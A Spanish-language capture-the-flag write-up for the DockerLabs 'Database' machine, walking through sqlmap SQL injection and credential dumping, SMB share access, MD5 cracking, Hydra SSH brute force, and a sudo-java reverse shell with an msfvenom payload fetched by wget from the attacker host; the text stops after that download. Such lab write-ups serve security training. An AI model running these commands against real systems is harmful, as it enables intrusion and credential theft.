	DockerLabs - Database	
	Sistema Operativo:	Linux
	Dificultad:	Medium
	Release:	27/05/2024
	Técnicas utilizadas	
	<ul style="list-style-type: none"> ● SQL injection ● SSH brute force ● Password Cracking ● env binary abuse 	

En este write-up, detallo el proceso de resolución de la máquina "Database" de DockerLabs. A lo largo de este ejercicio, utilicé diversas herramientas y técnicas para identificar y explotar vulnerabilidades y escalar privilegios. Desde la enumeración inicial de directorios hasta la explotación de vulnerabilidades SQL y el uso de protocolos de red como SMB. Además, se incluyen técnicas de descifrado de contraseñas y escalada de privilegios.

Enumeración

La dirección IP de la máquina víctima es 172.17.0.2. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
(administrador@kali)-[~/Descargas]
$ ping -c 5 172.17.0.2 -R
PING 172.17.0.2 (172.17.0.2) 56(124) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.045 ms
RR: 172.17.0.1
    172.17.0.2
    172.17.0.2
    172.17.0.1

64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.021 ms    (same route)
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.024 ms    (same route)
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.029 ms    (same route)
64 bytes from 172.17.0.2: icmp_seq=5 ttl=64 time=0.029 ms    (same route)

--- 172.17.0.2 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4087ms
rtt min/avg/max/mdev = 0.021/0.029/0.045/0.008 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 172.17.0.2 -oN scanner_database** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a **--script=default**. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```

--(administrador@kali):[~/Descargas]
$ cat nmap/scanner_database
# Nmap 7.94SVN scan initiated Sun Jan 5 03:07:42 2025 as: /usr/lib/nmap/nmap -p- -sS -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_database 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000005s latency).
Scanned at 2025-01-05 03:07:56 CET for 17s
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE      REASON      VERSION
22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 72:1f:e1:92:70:3f:21:a2:0a:c6:a6:0e:b8:a2:aa:d5 (ECDSA)
|_  ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHMhNTYAAAIBmlzdHMhNTYAAAABBBJ9urfzVjvr1OVfW9rOHZGx3rVwKK/AGRModyeC0vLNECgaU6kCb+dgPpXaCaio+IwxYm0SxRGYITrhr4=
|   256 8f:3a:cd:fe:03:26:a8:d0:4a:6c:a1:89:39:f9:7c:22 (ED25519)
|_  ssh-ed25519 AAAAC3NzaC1lZD01NTESAAAAI3VACVnqtqSQwkpqf7R8D6/0HJFLXdhikyMHA5pLh0
80/tcp    open  http         syn-ack ttl 64 Apache httpd 2.4.52 ((Ubuntu))
|_  http-methods:
|_    Supported Methods: GET HEAD POST OPTIONS
|_  http-server-header: Apache/2.4.52 (Ubuntu)
|_  http-cookie-flags:
|_    /:
|_      PHPSESSID:
|_        httponly flag not set
|_  http-title: Iniciar Sesión\VC3\XB3n
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 4.6.2
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 4.6.2
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Host script results:
|_ smb2-time:
|_   date: 2025-01-05T02:08:08
|_   start date: N/A
|_   clock-skew: 0s
|_ smb2-security-mode:
|_   3:1:1:
|_     Message signing enabled but not required
|_ p2p-conficker:
|_   Checking for Conficker.C or higher...
|_   Check 1 (port 21783/tcp): CLEAN (Couldn't connect)
|_   Check 2 (port 63624/tcp): CLEAN (Couldn't connect)
|_   Check 3 (port 58197/udp): CLEAN (Failed to receive data)
|_   Check 4 (port 12613/udp): CLEAN (Timeout)
|_   0/4 checks are positive: Host is CLEAN or ports are blocked

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Nmap done at Sun Jan 5 03:08:13 2025 -- 1 IP address (1 host up) scanned in 30.46 seconds

```

Análisis del puerto 80 (HTTP)

Al acceder a la página web de la máquina objetivo, identifiqué un sistema de inicio de sesión.




Para obtener más información, utilicé Gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web. Esta herramienta me permitió listar los posibles directorios ocultos en el servidor y filtrar por archivos con extensiones .txt, .html y .php.

```

--(administrador@kali):[~/Descargas]
$ gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 403,404 -x php,html,txt --random-agent -t 200
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 200
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 403,404
[+] User Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/535.1 (KHTML, like Gecko) Chrome/14.0.814.0 Safari/535.1
[+] Extensions: php,html,txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.php (Status: 200) [Size: 2921]
/config.php (Status: 200) [Size: 0]
Progress: 882236 / 882240 (100.00%)
=====
Finished
=====

```

Dado que no poseía las credenciales necesarias para acceder al contenido, introduje una inyección SQL simple para verificar si la página era vulnerable.



Al confirmar la vulnerabilidad a inyecciones SQL, utilicé SQLMap para identificar las bases de datos disponibles y obtener información sobre posibles usuarios.

```
(kali@kali:~/Downloads)
$ sqlmap -u "http://172.17.0.2/" --cookie "PHPSESSID=rj7vcn24aqlc10p7gn07lga48" --form --random-agent --dbs --batch

[03:11:02] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Macintosh; U; Intel Mac OS X; en) AppleWebKit/522.11.1 (KHTML, like Gecko) Safari/419.3' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[03:11:02] [INFO] testing connection to the target URL
[03:11:02] [INFO] searching for forms
[03:11:02] [INFO] Form:
POST http://172.17.0.2/index.php
Cookie: PHPSESSID=rj7vcn24aqlc10p7gn07lga48
POST data: name=&password=&submit=
do you want to test this form? [Y/n/q]
> Y
edit POST data [default: name=&password=&submit=] (Warning: blank fields detected): name=&password=&submit=
do you want to fill blank fields with random values? [Y/n] Y
[03:11:02] [INFO] using '/home/administrador/.local/share/sqlmap/output/results-01052025_0311am.csv' as the CSV results file in multiple targets mode
got a 302 redirect to 'http://172.17.0.2/index.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
[03:11:02] [INFO] testing if the target URL content is stable
[03:11:03] [WARNING] POST parameter 'name' does not appear to be dynamic
[03:11:03] [INFO] heuristic (basic) test shows that POST parameter 'name' might be injectable (possible DBMS: 'MySQL')
[03:11:03] [INFO] testing for SQL injection on POST parameter 'name'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[03:11:03] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[03:11:03] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[03:11:03] [INFO] testing 'Generic inline queries'
[03:11:03] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[03:11:03] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[03:11:03] [INFO] POST parameter 'name' appears to be 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)' injectable
[03:11:03] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[03:11:03] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[03:11:03] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[03:11:03] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[03:11:03] [INFO] testing 'MySQL >= 5.7, 8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[03:11:03] [INFO] testing 'MySQL >= 5.7, 8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[03:11:03] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[03:11:03] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[03:11:03] [INFO] testing 'MySQL inline queries'
[03:11:03] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[03:11:03] [INFO] POST parameter 'name' appears to be 'MySQL >= 5.0.12 stacked queries (comment)' injectable
[03:11:03] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[03:12:43] [INFO] POST parameter 'name' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[03:12:43] [INFO] testing 'Generic UNION query (NULL) - 1 to 28 columns'
[03:12:43] [INFO] testing 'MySQL UNION query (NULL) - 1 to 28 columns'
[03:12:43] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[03:12:44] [INFO] target URL appears to be UNION injectable with 2 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[03:12:44] [WARNING] If UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[03:12:44] [INFO] testing 'MySQL UNION query (73) - 21 to 40 columns'
[03:12:44] [INFO] testing 'MySQL UNION query (73) - 41 to 60 columns'
[03:12:44] [INFO] testing 'MySQL UNION query (73) - 61 to 80 columns'
[03:12:44] [INFO] testing 'MySQL UNION query (73) - 81 to 100 columns'
[03:12:46] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
POST parameter 'name' is vulnerable. Do you want to keep testing the others (if any)? [Y/n] N
sqlmap identified the following injection point(s) with a total of 171 HTTP(s) requests:

Parameter: name (POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: name=-8419 OR 469746978password=wnfwsuubmit=ula

Type: error-based
Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: name=CPIT' OR (SELECT 6322 FROM(SELECT COUNT(*),CONCAT(0x717a6a7171,(SELECT (ELT(6322=6322,1)))0x717a787a71,FLOOR(RAND(0)+2))x) FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) -- XrtL6password=wnfwsuubmit=ula

Type: stacked queries
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: name=CPIT';SLEEP(5)#password=wnfwsuubmit=ula

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: name=CPIT' AND (SELECT 8480 FROM (SELECT(SLEEP(5)))Khjl) -- zcJ06password=wnfwsuubmit=ula

do you want to exploit this SQL injection? [Y/n] Y
[03:12:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[03:12:46] [INFO] fetching database names
[03:12:46] [INFO] retrieved: 'information_schema'
[03:12:46] [INFO] retrieved: 'register'
[03:12:46] [INFO] retrieved: 'performance_schema'
[03:12:46] [INFO] retrieved: 'sys'
[03:12:46] [INFO] retrieved: 'mysql'
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] register
[*] sys
[03:12:46] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/administrador/.local/share/sqlmap/output/results-01052025_0311am.csv'
[s] ending @ 03:12:46 /2025-01-05/
```


Con la información obtenida, volví a usar SQLMap para explorar el contenido de la base de datos "register", donde encontré posibles credenciales.

```
---(administrador@kali)-[/Descargas]
--$ sqlmap -u "http://172.17.0.2/" --cookie "PHPSESSID=rj7vcn24aqlc10p7gn67lga48" --forms --random-agent -D register --dump-all --batch --dbms mysql

[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability
onsible for any misuse or damage caused by this program

[+] starting @ 03:17:06 /2025-01-05/

[03:17:06] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9b3) Gecko/2008020514 Firefox/3.0b3' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[03:17:06] [INFO] testing connection to the target URL
[03:17:06] [INFO] searching for forms
[1/1] Form:
POST http://172.17.0.2/index.php
Cookie: PHPSESSID=rj7vcn24aqlc10p7gn67lga48
POST data: name=&password=&submit=
do you want to test this form? [Y/n/q]
p Y
edit POST data [default: name=&password=&submit=] (Warning: blank fields detected): name=&password=&submit=
do you want to fill blank fields with random values? [Y/n] Y
[03:17:06] [INFO] using '/home/administrador/.local/share/sqlmap/output/results-01052025_0317am.csv' as the CSV results file in multiple targets mode
got a 302 redirect to 'http://172.17.0.2/index.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: name (POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: name='&419' OR 46974697#password=wfFwSsubmit=ulEa

Type: error-based
Title: MySQL >= 3.0 on error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: name='CpIt' OR (SELECT 6322 FROM(SELECT COUNT(*),CONCAT(0x717a6a7171,(SELECT (ELT(6322=6322,1)))0x717a787a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- XrTLSpasword=wfFwSsubmit=ulEa

Type: stacked queries
Title: MySQL >= 5.0.12 stacked queries (comment)
Payload: name='CpIt';SELECT SLEEP(5)#password=wfFwSsubmit=ulEa

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: name='CpIt' AND (SELECT 8480 FROM (SELECT(SLEEP(5)))Khji)-- zc3D6password=wfFwSsubmit=ulEa
---
do you want to exploit this SQL injection? [Y/n] Y
[03:17:06] [INFO] testing MySQL
[03:17:06] [INFO] confirming MySQL
[03:17:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[03:17:06] [INFO] fetching tables for database: 'register'
[03:17:06] [INFO] resumed: 'users'
[03:17:06] [INFO] fetching columns for table 'users' in database 'register'
[03:17:06] [INFO] resumed: 'username'
[03:17:06] [INFO] resumed: 'varchar(30)',
[03:17:06] [INFO] resumed: 'passwd'
[03:17:06] [INFO] resumed: 'varchar(30)'
[03:17:06] [INFO] fetching entries for table 'users' in database 'register'
[03:17:06] [INFO] resumed: 'KJ5DFG789FG5DF78'
[03:17:06] [INFO] resumed: 'dylan'
Database: register
Table: users
[1 entry]
+-----+-----+
| passwd | username |
+-----+-----+
| KJ5DFG789FG5DF78 | dylan |
+-----+-----+
[03:17:06] [INFO] table 'register.users' dumped to CSV file '/home/administrador/.local/share/sqlmap/output/172.17.0.2/dump/register/users.csv'
[03:17:06] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/administrador/.local/share/sqlmap/output/results-01052025_0317am.csv'
[+] ending @ 03:17:06 /2025-01-05/
```

Análisis del puerto 445 (SMB)

El protocolo Server Message Block (SMB) es un protocolo de red que permite compartir archivos, impresoras y otros recursos entre nodos de una red de computadoras que utilizan el sistema operativo Microsoft Windows. Este protocolo pertenece a la capa de aplicación en el modelo TCP/IP. SMB permite a los clientes comunicarse con otros participantes de la misma red para acceder a archivos o servicios compartidos. Sabiendo que el puerto 445 (SMB) estaba abierto, decidí comprobar las carpetas compartidas a las que podía acceder como usuario "dylan".

```
---(administrador@kali)-[/Descargas]
--$ crackmapexec smb 172.17.0.2 -u dylan -p KJ5DFG789FG5DF78
SMB 172.17.0.2 445 C14EA596699C [+] Windows 6.1 Build 0 (name:C14EA596699C) (domain:C14EA596699C) (signing:False) (SMBv1:False)
SMB 172.17.0.2 445 C14EA596699C [+] C14EA596699C\dylan:KJ5DFG789FG5DF78

---(administrador@kali)-[/Descargas]
--$ crackmapexec smb 172.17.0.2 -u dylan -p KJ5DFG789FG5DF78 --shares
SMB 172.17.0.2 445 C14EA596699C [+] Windows 6.1 Build 0 (name:C14EA596699C) (domain:C14EA596699C) (signing:False) (SMBv1:False)
SMB 172.17.0.2 445 C14EA596699C [+] C14EA596699C\dylan:KJ5DFG789FG5DF78
SMB 172.17.0.2 445 C14EA596699C [+] Enumerated shares
SMB 172.17.0.2 445 C14EA596699C Share Permissions Remark
SMB 172.17.0.2 445 C14EA596699C -----
SMB 172.17.0.2 445 C14EA596699C print$ READ Printer Drivers
SMB 172.17.0.2 445 C14EA596699C shared READ,WRITE
SMB 172.17.0.2 445 C14EA596699C IPC$ IPC Service (c14ea596699c server (Samba, Ubuntu))
```

Otra forma de llegar a la misma conclusión es utilizando SMBmap.

```
(administrador@kali) [/~/Descargas]
$ smbmap -H 172.17.0.2 -u dylan -p KJSDFG789FGSDF78

      _____
     /  _  _  _  \
    /  _  _  _  \
   /  _  _  _  \
  /  _  _  _  \
 /  _  _  _  \
/  _  _  _  \
\  _  _  _  /
 \  _  _  _ /
  \  _  _  /
   \  _  /
    \  _/
     \_/

-----
SMBMap - Samba Share Enumerator v1.10.5 | Shawn Evans - ShawnEvans@gmail.com
https://github.com/ShawnEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[*] IP: 172.17.0.2:445 Name: 172.17.0.2 Status: Authenticated
Disk Permissions Comment
-----
print$ READ ONLY Printer Drivers
shared READ, WRITE
IPC$ NO ACCESS IPC Service (c14ea596b99c server (Samba, Ubuntu))

[*] Closed 1 connections
```

Dentro de la carpeta "shared", tenía permisos de lectura y escritura, donde encontré un archivo de texto.

```
[administrador@kali] ~/Descargas
$ smbclient \\\\172.17.0.2\\shared -U dylan
Password for [WORKGROUP\\dylan]:
Try "help" to get a list of possible commands.
smb: \\> ls
.                D                0   Sun Jan  5 03:34:20 2025
..               D                0   Mon May 27 09:25:46 2024
augustus.txt     N                33   Mon May 27 09:58:52 2024

101639152 blocks of size 1024. 61206776 blocks available
smb: \\> get augustus.txt
getting file \\augustus.txt of size 33 as augustus.txt (16,1 KiloBytes/sec) (average 16,1 KiloBytes/sec)
smb: \\> exit
```

Este archivo contenía un hash posiblemente MD5, ya que estos tienen 32 caracteres, así que, utilicé la herramienta hash-identifier para confirmarlo.

```
(administrador@kali)-[~/Descargas]
$ echo -n "061fba5bdfc076bb7362616668de87c8" | wc -c
32

(administrador@kali)-[~/Descargas]
$ hash-identifier "061fba5bdfc076bb7362616668de87c8"

#####
#                                     #
#                               #####                                #
#      WGGG          GG        WW    v1.2                            #
#     / \_/_\_/   _/\_\_//       //_____By Zion3R                 #
#    /___/_____\_//         _____www.Blackexploit.com           #
#                                   Root@Blackexploit.com              #
#####
-----
Possible Hashes:
[*] MD5
[*] Domain Cached Credentials - MD4(MD4((password)).(strtolower($username)))

Least Possible Hashes:
[*] Radmin v2.x
[*] NTLM
[*] MD4
[*] MD2
[*] MD5(HMAC)
[*] MD4(HMAC)
[*] MD2(HMAC)
[*] MD5(HMAC(wordpress))
[*] Haval-128
[*] Haval-128(HMAC)
[*] RipeMD-128
```

Posteriormente, usé John The Ripper para descifrar posibles credenciales.

```

└─(administrador@kali)-[~/Descargas/content]
└─$ john -w=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 hash
Created directory: /home/administrador/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
lovely          (august)
1g 0:00:00.00 DONE (2025-01-05 03:38) 50.00g/s 9600p/s 9600c/s 9600C/s 123456..november
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

```

Análisis del puerto 22 (SSH)

Además, encontré las credenciales del usuario "augustus" utilizando Hydra para iniciar sesión en la máquina objetivo a través del servicio SSH.

```
(administrador@kali) [~/Descargas/content]
$ hydra -l augustus -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -F
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (C)
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-05 03:47:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: augustus password: lovely
[STATUS] attack finished for 172.17.0.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-05 03:48:00
```

Con la contraseña del usuario "augustus", inicié sesión en la máquina víctima usando SSH.

```
(administrador@kali) [~/Descargas]
$ ssh augustus@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:51c4ZkizeEb8agR4jNX59cBONce5b51EcU9lf2zt0Q0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
augustus@172.17.0.2's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.


To restore this content, you can run the 'unminimize' command.
Last login: Mon May 27 10:19:41 2024 from 172.17.0.1
augustus@c14ea596699c:~$ id
uid=1001(augustus) gid=1001(augustus) groups=1001(augustus)
augustus@c14ea596699c:~$
```

Luego, ejecuté el comando `sudo -l` para verificar los permisos de sudo del usuario "augustus". El comando `sudo` (superuser do) es crucial en sistemas Unix y Linux, ya que permite a los usuarios ejecutar comandos con los privilegios de otro usuario, típicamente el superusuario o root. Esto es esencial para realizar tareas administrativas sin necesidad de cambiar permanentemente al usuario root, mejorando así la seguridad del sistema.

```
augustus@c14ea596699c:~$ sudo -l
[sudo] password for augustus:
Matching Defaults entries for augustus on c14ea596699c:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User augustus may run the following commands on c14ea596699c:
    (dylan) /usr/bin/java
augustus@c14ea596699c:~$
```

Existe una página web que proporciona el código necesario para establecer una conexión inversa en la máquina objetivo. Esta información la utilicé para ejecutar el comando encontrado anteriormente.



Al ejecutar el código obtenido anteriormente, accedí al sistema como usuario Dylan:

```
augustus@9cd313bf207e:/tmp$ sudo -u dylan /usr/bin/java shell.java
[sudo] password for augustus:

(root@kali)-[/home/administrador]
# nc -nlvp 444
listening on [any] 444 ...
connect to [192.168.1.100] from (UNKNOWN) [172.17.0.2] 56094
dylan@9cd313bf207e:/tmp$ id
id
uid=1000(dylan) gid=1000(dylan) groups=1000(dylan)
dylan@9cd313bf207e:/tmp$
```

Una vía alternativa para lograr el mismo resultado es utilizando msfvenom.

```
(administrador@kali)-[/Descargas/content]
$ msfvenom -p java/shell_reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f jar -o shell.jar
Payload size: 7504 bytes
Final size of jar file: 7504 bytes
Saved as: shell.jar

(administrador@kali)-[/Descargas/content]
$
```

Después, descargué el archivo en la máquina objetivo.

```
augustus@14ea596699c:~$ wget http://192.168.1.100/shell.jar
--2025-01-05 03:53:10-- http://192.168.1.100/shell.jar
Connecting to 192.168.1.100:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7504 (7.3K) [application/java-archive]
Saving to: 'shell.jar'

shell.jar                               100%[=====]
2025-01-05 03:53:10 (106 MB/s) - 'shell.jar' saved [7504/7504]

augustus@14ea596699c:~$ ls -l
total 8
-rw-rw-r-- 1 augustus augustus 7504 Jan  5 03:52 shell.jar
augustus@14ea596699c:~$
```

